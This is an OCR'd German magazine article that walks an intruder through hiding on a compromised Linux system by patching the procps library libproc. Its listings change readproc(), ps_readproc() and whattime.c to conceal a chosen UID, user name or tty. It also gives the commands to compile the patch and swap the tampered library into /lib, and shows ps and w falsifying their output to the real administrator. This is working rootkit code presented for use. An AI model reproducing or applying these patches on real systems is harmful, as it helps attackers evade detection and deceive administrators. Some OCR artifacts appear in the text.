
Die Bibliothek libproc – der schwache Punkt vieler Systeme

Wojtek Walczak



Die Methode, die auf der Bibliothek libproc beruht, hat einen großen Vorteil – sie ist wenig bekannt und beschrieben, und kaum jemand interessiert sich für sie.

Eine der grundsätzlichen Fragen, an die der ins System einbrechende Eindringling denken muss, ist das Sich-Verstecken und der gestarteten Prozesse.

Es gibt einige Methoden, jede hat ihre Vor- und Nachteile, aber keine von diesen ist nicht zuverlässig.

Das Laden von Kernmodulen (LKM) und die Modifizierung der binären Dateien solcher Applikationen wie *ps* oder *w* gehören zu den populärsten Methoden. Beide Möglichkeiten des Versteckens sind bekannt und leicht aufzuspüren. In vielen Fällen genügt der Einsatz solcher Werkzeuge wie *chkrootkit* (das auf *http://www.chkrootkit.org* verfügbar ist). Letztere Methode hat noch andere eklatante Schwachstelle.

Praktisch in allen Systemen, die mit Prüfsummen der Dateien kontrollieren, werden eben diese Anwendungen mit an Sicherheit grenzender Wahrscheinlichkeit geprüft. Weitere Minuspunkte werden unten beschrieben.

Jedoch gibt es in Linux eine Datei, eine kleine Bibliothek, von der abhängt, was die Anwendungen vom Paket *procps* (und viele anderen) anzeigen. So liegt es doch nahe diese mit Hilfe der Modifizierungs-Methode als Angriffspunkt ins Auge zu fassen. Hat die Bibliothek noch einen anderen bedeutenden Pluspunkt – sie ist wenig bekannt und beschrieben und faktisch interessiert sich kaum jemand für sie.

Nirgends habe ich diesbezüglich eine Schilderung finden können, welche sich unter der Ausnutzung eines System-Elementes (Bibliothek) diesem Angriffsstil widmet. Und auch diverse Gespräche in der Community haben mich in der Überzeugung bestärkt, dass das Wissen über dieses Thema kein Allgemeingut ist. Da die auf fast allen Linux-Systemen laufende, Bibliothek ein dunkler Punkt des Administrator-Alltages ist, kennt der Verantwortliche diese nur kaum oder gar nicht. Widmen wir ihr nun unsere Neugierde und volle Aufmerksamkeit.

Zum libproc

Diese Bibliothek ist ein Interface zwischen dem Kern (also auch dem Dateisystem *proc*) und Anwendungen, die für das Informieren des Benutzers über aktive Prozesse verantwortlich sind. Solche Anwendungen wie *ps* oder *top* lesen die Daten vom Verzeichnis */proc*. Sie machen das jedoch nicht selbständig. Zu diesem Zweck nutzen sie eben *libproc* und die dort enthaltenen Funktionen, von denen die




Abbildung 1. *Die Bibliothek libproc dient als Vermittler beim Beziehen der Prozessinformationen*

wichtigsten zwei sind: `ps readproc()` und `readproc()`. Eben ihre Modifizierung gibt uns die Möglichkeit, sich im System zu verstecken.

Die Administratoren kopieren oft die Programme *ps* oder *top*, irgendwohin tief in den Verzeichnisbaum, um sich nicht auf die Datei zu stützen, die vom Eindringling oder Wurm verändert werden könnte. Auf diese Weise haben wir im System eine Datei, der wir dann vertrauen können, wenn wir den Einbruch vermuten. Kommt es jedoch zur Modifizierung der Bibliothek, so ist die benutzte Anwendung, unabhängig wie tief und gut sie versteckt wurde, kraftlos und so wie sich der Eindringling wünscht – wird sie lügen. Diesen Vorteil haben solche Methoden nicht, die auf dem Austauschen von Binarien (das ist der am Anfang erwähnte Minuspunkt) angelegt sind.

Wirkungsplan

Die Bibliothek *libproc* und solche Werkzeuge wie *ps*, *w*, *top*, *pmap*, *pgrep*, *sysctl*, *kill*, *free*, *vmstat* oder *nice* sind im Paket mit dem Namen *procps* enthalten. Diese sind auf den Seiten *SourceForge – http://procps.sf.net/* zugänglich. Auf verschiedenen Systemen sind die Versionen von 2.0.2 bis 3.1.11 anzutreffen, aber die für uns wichtigsten Funktionen – trotz verschiedener Nummerierung – sind zueinander sehr ähnlich.

Wollen wir die beschriebene Methode benutzen, so müssen wir zuerst eine kleine Übersicht machen. Hier sind die Schritte, die durchzuführen sind:

- Festlegung der im System benutzten Bibliothekversion *libproc*,
- Beschaffung der Quellen dieser Bibliothekversion,
- Modifizierung und Kompilierung der Quellen,
- Vertauschen der Bibliothek.

Festlegung der Bibliothekversion

Der erste Schritt beruht meistens auf der Ausführung folgenden Kommandos: `$ ls -l /lib/libproc*`. Auf meinem Heimsystem sehen wir im Ergebnis der Ausführung dieses Kommando:

```
-r-xr-xr-x 1 root root 38556S
Mar 29 11:50 /lib/libproc.so.3.1.8
```

Aufgrund des Dateinamen gewinnen wir die Nummer der Version des im System installierten Paketes *procps*, also auch der Bibliothek libproc. Zur Sicherheit, dass eben die Anwendungen diese Datei ausnutzen, die unsere Anwesenheit im System verraten könnten, nutzen wir das Kommando *ldd*

```
$ ldd /bin/ps
  libproc.so.3.1.8=>
    /lib/libproc.so.3.1.8 (0x4001f000)
    [...]
$ ldd /usr/bin/w
  libproc.so.3.1.8=>
    /lib/libproc.so.3.1.8 (0x4001f000)
    [...]
```

Auf diese Weise sind wir sicher, dass unsere Arbeit nicht umsonst ist – denn es könnte passieren, dass das Kommando *ps* die Bibliothek nicht benutzen würde, sondern hätte direkt vom Verzeichnis /proc gelesen. Ich schlage vor, sich genauer das Programm *minimal.c* anzuschauen, das selbständig die Daten vom Verzeichnis */proc* liest, deshalb ist gegen, die von uns eingegebenen, Änderungen resistent– es ist im Paket *procps* zu finden. Jedenfalls soll das Problem nicht auftauchen, solange wir auf eine Eindiskettendistribution nicht einbrechen.

Beschaffung der Quellen für gegebene Bibliothekversion

Der zweite Schritt ist einfach, falls die Suchmaschine *Google*.com dein Freund ist. Bevor wir jedoch mit der Suchmaschine arbeiten, können wir die Archiva *SourceForge* benutzen. Auf der Entwurfseite sollte es möglich sein, alle Versionen *procps* von 3.0.0

Listing 1. *Änderungen in der Funktion ps_readproc()*

```
/* if (flags & PROC_FILLSTATUS) { */
/* read, parse /proc/#/status */
  if ((file2str(path, "status", sbuf, sizeof sbuf)) != -1 ){
      status2proc(sbuf, p);
      /* von hier können wir benutzen p->ruid */
    }
/*    }*/
/* der Wert ist an der /* ** */
/* Stelle <UID> einzutragen */ /* ** */
  if(p->ruid == <UID>) goto next_proc; /* ** */
```

Listing 2. *Die Funktion readproc() – Änderungen entsprechend Listing 1*

```
if(!(flags & PROC_FILLSTATUS)) /* ** */
   flags |= PROC_FILLSTATUS;   /* ** */

if (flags & PROC_FILLSTATUS) {
   /* read, parse /proc/#/status */
   if (likely(file2str(path, "status", sbuf, sizeof sbuf) != -1 ))
   {
       status2proc(sbuf, p);
   }
}

/* der Wert ist an der Stelle <UID> einzutragen */ /* ** */
if(p->ruid == <UID>) goto next_proc; /* ** */
```

einschließlich der neuesten Ausgabe, zu finden. Hier ist die allgemeine *URL*, es genügt statt x, die gesuchte Versionnummer einzugeben:
http://procps.sourceforge.net/procps-x.x.x.tar.gz

Die Pakete der Reihe 2.x.x sind mittels der Suchmaschine, indem man schreibt *procps <Versionnummer>,* auffindbar.

Modifizierung der Quellen

Das Verzeichnis */proc* enthält Unterverzeichnisse, deren Namen die *PID*-Nummer der aktiven Prozesse sind. In jedem dieser Verzeichnisse findet man die Menge der Dateien mit Informationen über den Prozess. Verantwortlich fürs Lesen dieser Dateien und Übergabe der Information an solche Kommandos wie *ps* oder *top* sind zwei Funktionen: `readproc()` oraz `ps_readproc()`. Durch ihre Modifizierung kann bewirkt werden, dass sie einige Prozesse vernachlässigen. Diese zwei Funktionen sind fast identisch. Die beiden lesen nacheinander alle Dateien vom Verzeichnis des gegebenen Prozesses und bringen die gelesenen Werte in die Struktur vom Typ `proc_t`. Selbstverständlich machen sie das nicht direkt, sondern übers Aufrufen der anderen Funktionen wie `stat2proc()`, oder `status2proc()`.

Wir können eigene Kriterien bilden, nach denen wir entscheiden, welche Prozesse dem Nutzer gezeigt und welche versteckt werden. Setzen wir voraus, wir wollen, dass die Funktion `readproc()` oder `ps_readproc()` den Nutzer *root* vernachlässigt. Zu diesem Zweck suchen wir in jeder dieser beiden Funktionen die Stelle, wo das Feld der Struktur `proc_t` – `p->ruser` – mit eben dem Namen des Eigentümers des gegebenen Prozesses ergänzt wird. Wird das Feld mit Daten gefüllt, kann es geprüft werden, ob der Eigentümer des gegebenen Prozesses der Nutzer *root* ist, indem man einfach diese Variable mit der von uns definierten Variable – mittels der Funktion `strcmp()` oder `strncmp()` – vergleicht. Ist der Eigentümer des eben analysierten Prozesses der Nutzer *root*, kann man durch die Ausführung des Befehls `goto next_proc` bewirken, dass der gegebene Prozess sofort vernachlässigt wird.

Die Bibliothek liefert uns zwei Familien von Funktionen. Die erste entspricht der von der Standardbibliothek der C-Sprache bekannten Funktionsgruppe für die Dateioperationen – - `open()`, `read()`, `close()`. Im Fall *libproc* nennt man diese Funktionen `openproc()`, `ps_readproc()` und `closeproc()`. Die Bibliothek liefert auch die Funktion `readproc()`, die in Funktion `readproctab()`, *eingepackt wurde* und das ergibt einen anderen Interfacetyp. Für uns hat das jedoch keine Bedeutung, desto mehr, dass *Albert Cahalan* an der Vereinheitlichung des Programminterfaces arbeitet. Was noch wichtig ist, die Änderungen müssen wir zwei mal eingeben – für jede der beiden Funktionen.

Wir beginnen

Wir setzten voraus, wir möchten die Prozesse des Nutzers mit bestimmter *UID*- Nummer verstecken. Wir können das gleich nach der Ausführung der Funktion `status2proc()` tun, weil wir jetzt die Variable `p->ruid` mit dem *UID* des Prozesseigentümers haben (also können wir schon prüfen, ob wir zufällig der Eigentümer des aktuell laufenden Prozesses sind und ob wir dafür sorgen müssen, dass dieser vernachlässigt

Listing 3. *Der Nutzer mit gegebenem Namen wird versteckt*

```
if (!(flags & PROC_FILLUSR))     /* ** */
  flags |= PROC_FILLUSR;         /* ** */
if (!(flags & PROC_FILLSTATUS)) /* ** */
  flags |= PROC_FILLSTATUS;      /* ** */

/* some number-> text resolving which is time consuming */
if (flags & PROC_FILLUSR)
  {                               /* Zeile 587 */
    strncpy (p->euser, user_from_uid (p->euid), sizeof p->euser);
    if (flags & PROC_FILLSTATUS)
      {
        strncpy (p->ruser, user_from_uid (p->ruid), sizeof p->ruser);
        strncpy (p->suser, user_from_uid (p->suid), sizeof p->suser);
        strncpy (p->fuser, user_from_uid (p->fuid), sizeof p->fuser);
      }
  }
 if (strncmp (p->ruser, uzername, strlen (uzername)) == 0)
  {                               /* ** */
    goto next_proc;               /* ** */
  }
```

wird). Für die Funktion `ps_readproc()` genügt eine Zeile des Codes:

```
/* es ist der Wert an Stelle <UID>
 * einzugeben */
if(p->ruid == <UID>) goto next_proc;
```

Wir setzen voraus, wir nutzen die Version 3.1.11 und arbeiten mit der vorher nicht modifizierten Datei *readproc.c* (diese Annahmen gelten bis zum Ende der Veröffentlichung), wir sollten diesen Codeausschnitt in der Zeile 687 eintragen, das heißt nach dem Aufruf der Funktion `status2proc()`, oder an beliebiger Stelle vor dem Funktionsende. Das zeigt Listing 1 mit dem Programmausschnitt *readproc.c* und Funktion `ps_readproc()` (die Zeilen mit Kommentar `/* ** */` wurden von uns eingefügt, restliche findet man in der Datei *readproc.c*).

Im Falle der `readproc()` müssen wir uns vergewissern, ob die Flag `PROC_FILLSTATUS` gesetzt wurde. Entsprechende Änderungen sind auf dem Listing 2 dargestellt. Wie ersichtlich, haben wir zwei erste und zwei letzte Zeilen eingefügt. Mittlere kommen aus der Datei *readproc.c* und beginnen in der Zeile 580.

Kompilierung und Umtauschen der Bibliothek

Nach der Einführung der Änderungen, ist das Paket *procps* zu kompilieren. Zu diesem Zweck ist das Kommando *make* im Verzeichnis procps-3.1.11 auszugeben. Danach ist die Bibliothek zum Verzeichnis */lib* zu übertragen:

```
# cp procps-3.1.11/proc/S
libproc.so.3.1.11 /lib
```

Selbstverständlich setzen wir voraus, dass die Binarien im System die *libproc* eben in dieser Version benutzen, falls das nicht der Fall ist, ist die entsprechende Paketversion zu wählen.

Folgende Änderungen

Die von uns eingeführten Änderungen bewirken, dass der Nutzer mit gegebener *UID* unsichtbar für Anwendungen wird und die von uns modifizierte Bibliothek (wie *ps, w* oder top) benutzt. Entsprechend nehmen wir die Änderungen vor, wenn wir den Nutzer mit gegebenem Namen verstecken wollen. Ich schlage vor, am Anfang der Datei die Variable mit dem Nutzernamen zu definieren. Das kann in der Zeile 42 (oder woanders vor den Funktionendefinitionen, in denen wir diese Variable ausnutzen werden) auf folgende Weise gemacht werden: `char * uzername = "<Benutzername>";`

Später geben wir die Änderungen zur Funktion ein. Zuerst `readproc()`. Der für uns interessante Codeausschnitt beginnt in der Zeile 587 und erstreckt sich auf den 6 nächsten Zeilen. Listing 3 stellt den Code dar, der zwischen Anfang und Ende dieses Ausschnittes einzugeben ist.

Entsprechend gehen wir mit der Funktion `ps_readproc()` um, mit einem kleinem Unterschied, sie erkennt die Flag `PROC_FILLSTATUS` nicht, also müssen wir die dritte und vierte Zeile vom Listing drei vernachlässigen. Die Modifizierung der Funktion `ps_readproc()` sollte ab Zeile 687 beginnen, es ist dabei darauf zu achten, dass der Vergleich der Nutzernamen nach der Ergänzung durch die Bibliothek der Variablen `p->ruser` stattfindet, was mit folgendem Code realisiert wird:`strncpy(p->ruser, user_from_uid(p->ruid), sizeof p->ruser)` (siehe Listing 3).

Weitere Verbesserungen

Der Pluspunkt der von uns angewendeten Methode des Versteckens beruht darauf, dass der Administrator ein beliebiges Werkzeug benutzen kann (über das wir nichts wissen müssen) und es wird ihn betrügen – solange unsere modifizierte Version von *libproc* benutzt wird. Der Minuspunkt liegt darin, dass es zu den Differenzen kommen kann (obwohl das insgesamt eine gemeinsame Eigenschaft der allgemein bekannten und ausgenutzten Techniken ist). Das Beispiel ist die Ausführung des Kommandos *w*:

```
19:35:16 up 5:18, 10 users,
load average:0.00,0.01,0.07
USER TTY LOGIN@ IDLE JCPU PCPU WHAT
gieemi tty9 14:48 1:37
0.57s  0.57s -bash
root tty10 14:47 2:36m
0.10s  0.10s -bash
```

Trinkt gerade der Administrator Kaffee und kuckt, was da das *w* anzeigt, dann stehen die Chancen nicht schlecht, das ihm in diesem Augenblick die Tasse herunterfällt und wir erwischt werden. Wie ersichtlich, dieses Kommando informiert uns darüber, dass sich im System 10 Nutzer eingeloggt haben und wir nur zwei sehen. Das resultiert aus der Tatsache, dass die Information über eingeloggte Nutzer aus der Datei *UTMP* geholt werden und erst die Information über Prozesse aus dem Verzeichnis */proc* mittels (der von uns modifizierten) Funktionen.

Selbstverständlich kann die Datei *UTMP* auch modifiziert werden, aber wenn wir das nicht korrekt tun, es ge-

Listing 4. *Wir lesen von der Datei geheime_Datei und vergleichen die Konsolen.*

```
if (p->ruid == 0) {
  FILE *wp;
  if ((wp = fopen ("/tmp/geheime_Datei", "r")) != NULL) {
    char secret_buff[60], secret_tty[60];;
    fgets (secret_buff, 59, wp);
    secret_buff[strlen (secret_buff) - 1] = '\0';
    fclose (wp);
    dev_to_tty (secret_tty, sizeof (secret_tty), p->tty, p->pid, 0x0);
      if (strcmp (secret_tty, secret_buff) == 0)
        goto next_proc;
  }
}
```

Listing 5. *Bitte den auf gegebener Konsole arbeitenden Nutzer nicht berücksichtigen.*

```
while ((utmpstruct = getutent())) {
  if ((utmpstruct->ut_type == USER_PROCESS) &&
    (utmpstruct->ut_name[0] != '\0')) {
     FILE *wp;
     if((wp=fopen("/tmp/geheime_Datei", "r"))!=NULL) {
       char secret_buff[60], secret_line[60] = "/dev/";
       fgets(secret_buff, 59, wp);
       secret_buff[strlen(secret_buff)-1]='\0';
       fclose(wp);
       strncat(secret_line, utmpstruct->ut_line,
               sizeof(secret_line));
       if(strcmp(secret_line,secret_buff)==0) continue;
     }
     numuser++;
}
```

nügt ein einfaches *chkrootkit*, werden die Spuren unserer (unerwünschter) Tätigkeit entdeckt. Das können wir so nicht lassen, deshalb verstecken wir uns noch mehr, indem wir die Funktion `sprint_uptime()` aus der Datei *procps-3.1.11/proc/whattime.c* ändern. Die Modifizierung führen wir in der Zeile 71 aus. Vor der Änderung sieht dieser Programmausschnitt wie folgt aus:

```
while ((utmpstruct = getutent())) {
  if ((utmpstruct->ut_type ==
    USER_PROCESS) &&
    (utmpstruct->ut_name[0] != '\0'))
     numuser++; /* Zeile 71 */
}
```

Nach der Änderung haben wir:

```
while ((utmpstruct = getutent())) {
  if ((utmpstruct->ut_type ==
    USER_PROCESS) &&
    (utmpstruct->ut_name[0]!='\0')) {
      if(strcmp(utmpstruct->ut_name,
               "<Benutzername>"))
        numuser++;
  }
}
```

Leider, haben wir innerhalb dieser Funktion keinen Zugriff auf aktuelle Struktur *proc_t*, deshalb können wir den Vergleich nur aufgrund des Benutzernamens und anderer Felder der Struktur *utmp* vornehmen. Nach der wiederholten Eingabe des Kommandos *w*, bleibt von uns keine Spur erhalten:

```
19:35:16 up 5:18,2 users,load average:
0.00,0.01,0.07
USER TTY LOGIN@ IDLE JCPU PCPU WHAT
gieemi tty9 14:48 1:37
0.57s 0.57s -bash
root tty10 14:47 2:36m
0.10s 0.10s -bash
```

Jetzt betrachten wir folgendes Szenario: wir möchten vom *root* Konto so arbeiten, dass niemand uns sieht. Das bedeutet, dass wir so mit dem echtem *root* parallel arbeiten können und wir sehen was er macht, von uns aber keine Spur zu sehen ist (zumindest nach der *libproc* benutzenden Anwendung). Das machen wir so, dass die Funktionen `readproc()` und `ps_readproc()` von der von uns gegebenen Datei die Konsolenummer lesen, die nicht angezeigt werden sollen.

Das Verstecken wird auf dem Einloggen, der Prüfung, auf welcher Konsole wir arbeiten, und Erstellung der Datei mit dem Namen der Konsole beruhen. Das Ganze, nach Umtauschen der Bibliothek, sollte 20 Sekunden dauern, also sollen wir unbemerkt bleiben und man kann das immer automatisieren. Den gleichen Codeauschnitt, enthalten in Listing 4, sollten wir in beide der besprochenen Funktionen einarbeiten.

Eine gute Stelle in `readproc()` ist die Zeile 585 und für `ps readproc()` 687 (obwohl wir diesen Code an beliebiger Stelle anordnen können, ist nur daran zu denken, dass das nach dem Aufruf der Funktion `stat2proc()`, die von uns benutzte Variable `p->tty` ergänzt). Jetzt kompilieren wir, tauschen die Bibliotheken um und sehen wie es läuft. Wir loggen uns auf einer zweiten Konsole als *root* ein und danach in der ersten Konsole (als dieses echte, legale *root*) führen das Kommando *w* aus:

```
# w
23:34:14 up 9:17,2 users,load average:
0.05,0.08,0.06
USER TTY LOGIN@ IDLE JCPU PCPU WHAT
root tty1 23:23 23.00s  0.12s  0.12s w
root tty2 14:47 0.00s
0.52s 0.02s -bash
```

Jetzt will sich auf der zweiten Konsole das nicht legale *root* verstecken, führt also das Kommando aus:

```
# echo "/dev/tty2"> /tmp/geheime_Datei
```

Und jetzt wiederholt prüfen wir aus der ersten Konsole, wer eingeloggt ist:

```
23:37:39 up 9:21,2 users,load average:
0.05,0.06,0.05
USER TTY LOGIN@ IDLE JCPU PCPU WHAT
root tty1 14:47 1:12 0.51s 0.51s -bash
```

Ja, ja, das ist noch kein Ende der Arbeit. Seht ihr das *2 users*? Es ist wieder in der Datei *whattime.c* zu sehen. Listing 5 zeigt an, wie die oben gezeigte Schleife dieses Mal aussehen kann.

Jetzt lügt das Kommando *w* einwandfrei und wir sehen was uns das Kommando *ps* anzeigt (ich erlaubte mir, mein auf der Konsole 10 arbeitende Konto des *root* zu verstecken und dort *vim* zu starten):

```
% ps aux | grep tty10 | wc -l
      0
% _
```

Es stimmt – es ist von uns keine Spur geblieben. ■